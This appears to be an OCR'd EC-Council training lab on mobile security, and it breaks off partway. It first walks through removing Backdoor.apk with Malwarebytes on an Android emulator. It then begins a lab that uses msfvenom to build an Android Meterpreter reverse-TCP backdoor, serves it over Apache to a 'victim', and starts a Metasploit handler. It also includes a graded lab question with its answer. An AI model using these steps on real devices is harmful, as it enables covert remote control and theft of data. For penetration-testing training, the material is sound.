27. **App info** page appears, click **UNINSTALL** button to uninstall the application.
28. Close all tabs.


Edit with WPS Office

Task 1: Secure Android Devices from Malicious Apps using Malwarebytes Security


Malwarebytes is an antimalware mobile tool that provides protection against malware, ransomware, and other growing threats to Android devices. It blocks, detects, and removes adware and malware; conducts privacy audits for all apps; and ensures safer browsing.

In this task, we will secure an Android device from malicious applications using Malwarebytes Security.

1. In the **Android** machine, navigate to the second page of the **Home screen** and click the **Malwarebytes** app.




2. Start that with double click and click the **Get started** button to proceed




3. In the permissions window, click **Give permission**.

Edit with WPS Office




4. A system pop-up appears, asking for permission; click **ALLOW**.




5. If the trial wizard appears, click **Start Premium trial**. On the **Your device is safe** screen, click **Scan now** to begin scanning.

Edit with WPS Office




6. **PREPARING FOR SCAN** window appears and **Malwarebytes Security** begins a security scan.




7. After the completion of the scan, a **Threats** screen appears. This will show you all the malware (if any) found on your device.
8. Click the **Remove selected** button to remove the detected malware from your device.


Edit with WPS Office




9. A **confirmation** pop-up appears; click **OK** to confirm the removal of the malware.



10. The Malwarebytes **Scanner** screen appears, notifying you that **All items have been dealt with!**



Edit with WPS Office



Question 9.2.1.1

Scan the Android device for malicious applications using the Malwarebytes Security mobile application. Enter the name of the malware detected.

Backdoor.apk

Score

✓ Correct

Edit with WPS Office

EC-Council Lab Assignment: Module 9


Mobile Attacks and Countermeasures

Lab 1: Hack an Android Device by Creating Binary Payloads

Task 1: Hack an Android Device by Creating Binary Payloads using Parrot Security

In this task, we'll use the Metasploit Framework on Parrot Security to create a binary payload designed to hack an Android device. Metasploit is a Ruby-based toolset for penetration testing that helps identify and exploit security vulnerabilities. It includes Meterpreter, a powerful payload that provides an interactive shell to control and explore target systems.


1. Open parrot security machine
2. Open MATE terminal and enter sudo su to run the program as root user 3. Now, type **cd** and press **Enter** to jump to the root directory.



4. type **service postgresql start** and press **Enter** to start the database service.


5. Type **msfvenom -p android/meterpreter/reverse_tcp LHOST=10.10.1.13 LPORT=4444 R > /var/www/html/Backdoor.apk** and press **Enter** to generate a backdoor, or reverse meterpreter application.

Edit with WPS Office



6. Now, share or send the **Backdoor.apk** file to the victim machine (in this lab, we are using the **Android** emulator as the victim machine).
7. Now, type **service apache2 start** and press **Enter** to start the Apache web server.

8. Type **msfconsole** and press **Enter** to launch the Metasploit framework.



9. Now type **use exploit/multi/handler** and press **Enter**


Edit with WPS Office

Now, issue the following commands in msfconsole:

- Type **set payload android/meterpreter/reverse_tcp** and press **Enter**.
- Type **set LHOST 10.10.1.13** and press **Enter**. ● Type **set LPORT 4444** and press **Enter**.


10. Type **exploit** and press **Enter**. This command runs the exploit .

11. Now switch to the **Android** emulator machine.

